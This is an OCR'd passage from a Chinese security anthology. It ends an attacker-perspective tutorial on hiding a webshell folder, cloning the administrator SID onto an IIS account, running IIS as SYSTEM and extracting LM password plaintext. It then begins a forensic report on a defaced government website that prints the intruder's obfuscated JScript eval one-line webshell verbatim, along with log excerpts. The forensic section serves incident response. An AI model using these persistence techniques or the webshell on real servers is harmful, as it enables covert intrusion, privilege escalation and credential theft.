


图　1-2-2




图　1-2-3

注意：IE 访问 WEBSHELL 路径的时候要少一个“.”符号，如图 1-2-4：




图　1-2-4

这时候也许你会说，管理在这个目录看到你这个文件夹怎么办？

这时候就要用到 HHTC 这东西了，一个朋友写的好东西。这东西能把 HTC 开头的所有文件夹和文件名都能隐藏起来。

即使有路径也提示没有该文件，也无法删除。

如图 1-2-5，Library 文件夹下已经看不到 HTC_door..文件夹了，但是还能打开畸形文件夹。




图　1-2-5

WEBSHELL 查看一下权限，是 network service，如图 1-2-6：

图　1-2-6

克隆一下用户，由于东西加壳了。貌似出了点问题，但是能正常克隆也就不管了。SID 的获取也可以从注册表的位置查看。

在 Windows2000/xp/2003 和 WindowsNT 里，默认管理员账号的 SID 是固定的 500（0x1f4），那么我们可以用机器里已经存在的一个账号将 SID 为 500 的账号进行克隆，在这里我们选择的账号是 IWAM_XXXX-0CTTPZWNXH（XXXX-0CTTPZWNXH 为已被攻陷的服务器机器名）克隆此用户为了加强隐蔽性，而且是 IIS 的用户，管理都不会禁用掉。

注意：大部份机器里 IWAM_MACHINE 用户的 SID 都为 0x3EB。

克隆成功！

然后打开 IIS 应用程序，选择 ID 选项卡，选择最下面的以系统权限运行。

如图 1-2-7 和图 1-2-8：




图　1-2-7




图　1-2-8

Webshell 直接调用 CMD，查看权限，已经是 system 最高权限了，DIR 目录一下，的确是看不到 HTC_door..文件夹了，如图 1-2-9 和图 1-2-10：

图　1-2-9




图　1-2-10

接着获取 LM 密码明文。

这里 IUR 和 IWM 的 IIS 用户密码也可以记录一下，克隆的时候最好都克隆上。查看管理组，发现之前有同行来过，不过惨遭管理封杀了。

克隆的用户没有显示在管理组的。

其实和手工注册表克隆是一个道理的。登录的时候截取的是 Administrator 的用户。

如图 1-2-11 和图 1-2-12：




图　1-2-11




图　1-2-12

还有什么 LPK，magnify 后门之类的，我就不做了。

我想大伙应该对这个并不陌生。

（全文完）责任编辑：Rexy

第3节　从一次取证到反渗透过程

作者：健宇@长沙雨人
来自：我的安全指南—91Ri.org
网址：http://www.91ri.org/

0x01 工作背景：

1、某厅级部门政府站点被篡改
2、上级主管部门安全通告
3、配合该部门查明原因限期整改

0x02 工作记录：

1、信息收集

A、首先到机房了解了一下拓扑图，大概就是：互联网-防火墙-web 应用防火墙-防篡改-DMZ 服务器区；

B、然后了解了一下 web 应用程序架构，大概就是：3 台服务器里面 1 台跑 iis 中间件 1 台跑 sqlserver2008 数据库，站库分离，服务器性能比较好，1 台 syslog 服务器接收日志；

C、网站属于.net 开发，之前加固过：

a、后台限制 IP 访问

b、FCKEDITOR 上传目录禁止执行

c、sqlserver 数据库降低权限使用 network service 并且关闭 cmdshell 等高危组件

2、访谈管理员

A、与管理员沟通得知某个 HTML 页面被黑客篡改了一些不好的内容，查看数据库日志以及数据库中记录的网站操作记录分析判断不属于后台管理员修改；

B、查看 web 应用防火墙日志的时候发现并未记录任何日志，访谈得知机房防火墙坏掉了，就变动了一下线路，所有请求 web 服务器的用户都不会经过 web 应用防火墙，相当于就是个摆设；

C、FCKEDITOR 编辑器任意上传漏洞早在 2013 年就已经存在，当时开发商没有历史源代码无法升级采用 web 应用防火墙+IIS 限制执行权限方法；

D、2013 年湖南省金盾信息安全测评中心的信息安全等级保护测评报告提出的整改建议甲方不知道如何整改就没有整改到位。

3、情况分析

在初步了解完情况以后，对 web 目录进行可疑文件筛选：

图 1-3-1

如图 1-3-1，黑客所放置的后门程序，文件修改时间被伪装。

RechargeItem.asp

```
1  <%@ Page Language = Jscript %>
2  <%var/*-/*-*/P/*-/*-*/=/*-/*-*/"e"+"v"+/*-/*-*/
3  "a"+"l"+"("+"R"+"e"+/*-/*-*/"q"+"u"+"e"/*-/*-*/+"s"+"t"+
4  "[/*-/*-*/0/*-/*-*/-/*-/*-*/2/*-/*-*/-/*-/*-*/5/*-/*-*/]"+
5  ","+"\""+"u"+"n"+"s"/*-/*-*/+"a"+"f"+"e"+"\""+")";eval
6  (/*-/*-*/P/*-/*-*/,/*-/*-*/"u"+"n"+"s"/*-/*-*/+"a"+"f"+"e"/*-/*-*/);%>
```

图　1-3-2

图 1-3-2 为 webshell 内容，变异的一句话。




图　1-3-3

如图 1-3-3，通过 FCKEDITOR 编辑器上传的一句话木马文件初步判断为 2014 年 6 月 30 日黑客攻击，初步判断为 FCKEDITOR 编辑器被黑客利用了，接下来对 iis 36GB 日志进行压缩打包，如图 1-3-4：

LogFiles.rar\LogFiles\W3SVC1 - RAR 压缩文件, 解包大小为 36,474,776,024 字节

名称	大小	压缩后大小	类型	修改时间	CRC32
u_ex140811.log	175,201,1...	7,157,962	文本文档	2014/8/12 8:00	871F0E71
u_ex140812.log	342,672,3...	11,863,346	文本文档	2014/8/13 8:00	2BEA26...
u_ex140813.log	391,966,8...	13,074,065	文本文档	2014/8/14 8:00	CD813F69
u_ex140814.log	175,966,4...	7,223,507	文本文档	2014/8/15 8:00	2FEBAB...
u_ex140815.log	188,432,2...	7,346,093	文本文档	2014/8/16 8:00	193AFA42
u_ex140816.log	117,342,5...	4,786,659	文本文档	2014/8/17 8:00	4238E0F8
u_ex140817.log	110,465,6...	4,520,539	文本文档	2014/8/18 8:00	CEE3F26C
u_ex140818.log	214,284,7...	8,488,605	文本文档	2014/8/19 8:00	E2D8DD...
u_ex140819.log	202,995,6...	8,059,619	文本文档	2014/8/20 8:00	DD2310...
u_ex140820.log	208,241,6...	8,282,769	文本文档	2014/8/21 8:00	35542AB4
u_ex140821.log	191,914,9...	7,678,563	文本文档	2014/8/22 8:00	1E835301
u_ex140822.log	173,899,8...	7,072,493	文本文档	2014/8/23 8:00	818D64...
u_ex140823.log	96,541,786	4,338,330	文本文档	2014/8/24 8:00	7BD826...
u_ex140824.log	85,959,434	3,875,609	文本文档	2014/8/25 8:00	927B5174
u_ex140825.log	189,468,9...	7,686,706	文本文档	2014/8/26 8:00	86C2759F
u_ex140826.log	178,495,7...	7,303,622	文本文档	2014/8/27 8:00	84853C61
u_ex140827.log	181,797,6...	7,495,286	文本文档	2014/8/28 8:00	479D47E0
u_ex140828.log	193,944,3...	7,870,991	文本文档	2014/8/29 8:00	9CE0C641
u_ex140829.log	197,417,7...	8,487,147	文本文档	2014/8/30 8:00	04830215
u_ex140830.log	93,492,175	4,274,697	文本文档	2014/8/31 8:00	A3924FD6
u_ex140831.log	95,187,025	4,389,530	文本文档	2014/9/1 8:00	73510B9C
u_ex140901.log	172,705,4...	7,114,715	文本文档	2014/9/2 8:00	16629DEE
u_ex140902.log	178,993,5...	7,586,204	文本文档	2014/9/3 8:00	EE883E87
u_ex140903.log	181,938,8...	7,568,600	文本文档	2014/9/4 8:00	1B0744C0
u_ex140904.log	41,723,349	1,682,535	文本文档	2014/9/4 8:00	4E402928

图　1-3-4

以 webshell 路径做为筛选条件初步快速从 33GB 日志文件内找出所有可疑 IP 地址以及时间，如图 1-3-5：

```
2014-06-19 10:34:59 172.16.0.151 POST /Common/UpLoadFile.aspx - 80 - 14.[redacted]90 Mozilla/5.0+(Winc
2014-06-19 10:35:04 172.16.0.151 GET /common/201406/20140619183500432547.aspx - 80 - 14.104.197.190 M
2014-06-19 10:35:04 172.16.0.151 GET /favicon.ico - 80 - 14.104.197.190 Mozilla/5.0+(Windows+NT+6.1;+
2014-06-19 10:35:05 172.16.0.151 GET /favicon.ico - 80 - 14.104.197.190 Mozilla/5.0+(Windows+NT+6.1;+
2014-06-19 10:35:05 172.16.0.151 GET /common/201406/20140619183500432547.aspx - 80 - 14.[redacted]90 M
```

图　1-3-5

入侵手段分析：最终分析得知最早黑客攻击利用 Common/UpLoadFile.aspx 文件上传了 ASPX 木马文件在 common/201406/20140619183500432547.aspx，
此上传功能并未调用 FCKEDITOR 编辑器，之前加固限制 FCKEDITOR 编辑器上传文件执行权限成功阻止了黑客利用该漏洞，如图 1-3-6：

```
2014-06-19 14:27:48 172.16.0.151 POST /common/201406/20140619183500432547.aspx - 80 - 1
2014-06-19 14:27:48 172.16.0.151 POST /common/201406/20140619183500432547.aspx - 80 - 1
2014-06-19 14:27:52 172.16.0.151 POST /common/201406/20140619183500432547.aspx - 80 - 1
2014-06-19 14:27:56 172.16.0.151 POST /common/201406/20140619183500432547.aspx - 80 - 1
2014-06-19 14:28:05 172.16.0.151 GET /userspace/enterprisespace/MasterPages.aspx - 80 -
2014-06-19 14:28:17 172.16.0.151 POST /userspace/enterprisespace/MasterPages.aspx - 80
2014-06-19 14:28:17 172.16.0.151 POST /userspace/enterprisespace/MasterPages.aspx - 80
2014-06-19 14:28:21 172.16.0.151 POST /userspace/enterprisespace/MasterPages.aspx - 80
2014-06-19 14:28:22 172.16.0.151 POST /userspace/enterprisespace/MasterPages.aspx - 80
2014-06-19 14:28:22 172.16.0.151 POST /userspace/enterprisespace/MasterPages.aspx - 80
2014-06-19 14:28:30 172.16.0.151 POST /userspace/enterprisespace/MasterPages.aspx - 80
```

图　1-3-6

黑客通过/common/201406/20140619183500432547.aspx 文件写入了 /userspace/enterprisespace/MasterPages.aspx 一句话木马文件，后续相继写入了之前扫描出的可疑 ASPX 文件，成功固定了黑客入侵手段、时间、IP 地址、综合分析在服务器的操作记录，由于综合分析操作记录部分涉及到该单位隐私信息不便公开。

4、反向渗透取证定位

在对 3 个月内日志仔细分析发现几个可疑的重庆和广东 5 个 IP 地址中 113…173 并未攻击成功，其他 4 个 IP 地址为 1 人或者 1 个团伙所使用 IP 地址，如图 1-3-7：

```
2014-06-30 09:24:48 172.16.0.151 POST /Common/UpLoadMultiPicEdi
2014-06-30 09:24:49 172.16.0.151 GET /upload/news/a.asp/201406/
2014-06-30 09:24:51 172.16.0.151 GET /favicon.ico - 80 - 113.97
2014-06-30 09:25:06 172.16.0.151 POST /upload/news/a.asp/201406
2014-06-30 09:25:18 172.16.0.151 GET / - 80 - 113.97.17.173 Moz
2014-06-30 09:25:20 172.16.0.151 GET /Index.html - 80 - 113.97.
2014-06-30 09:25:21 172.16.0.151 GET /js/swfobject.js - 80 - 11
2014-06-30 09:25:21 172.16.0.151 GET /js/time.js - 80 - 113.97.
2014-06-30 09:25:21 172.16.0.151 GET /Images/quk_045.gif - 80 -
2014-06-30 09:25:21 172.16.0.151 GET /Images/News_titbg.jpg - 8
2014-06-30 09:25:21 172.16.0.151 GET /js/Xmlhttp.js - 80 - 113.
2014-06-30 09:25:21 172.16.0.151 GET /js/skin.js - 80 - 113.97.
2014-06-30 09:25:21 172.16.0.151 GET /js/move.js - 80 - 113.97.
2014-06-30 09:25:21 172.16.0.151 GET /css/style0.css - 80 - 113
2014-06-30 09:25:21 172.16.0.151 GET /js/Page.js - 80 - 113.97.
2014-06-30 09:25:21 172.16.0.151 GET /Images/quk_03.gif - 80 -
2014-06-30 09:25:21 172.16.0.151 GET /Images/quk_01.gif - 80 -
2014-06-30 09:25:21 172.16.0.151 GET /upload/news/201406/201406
2014-06-30 09:25:21 172.16.0.151 GET /Images/focusTit.gif - 80
2014-06-30 09:25:21 172.16.0.151 GET /css/common.css - 80 - 113
```

图　1-3-7

黑客利用 FCKEDITOR 编辑器漏洞成功建立了 a.asp 文件夹尝试利用 IIS 解析漏洞，但是由于 IIS 中进行过安全配置以及 IIS7.5 已经修补该解析漏洞入侵并未成功，故忽略。

对剩余的 4 个 IP 地址仔细分析发现 61…181 属于一个黑客使用的 windows 服务器，如图 1-3-8：

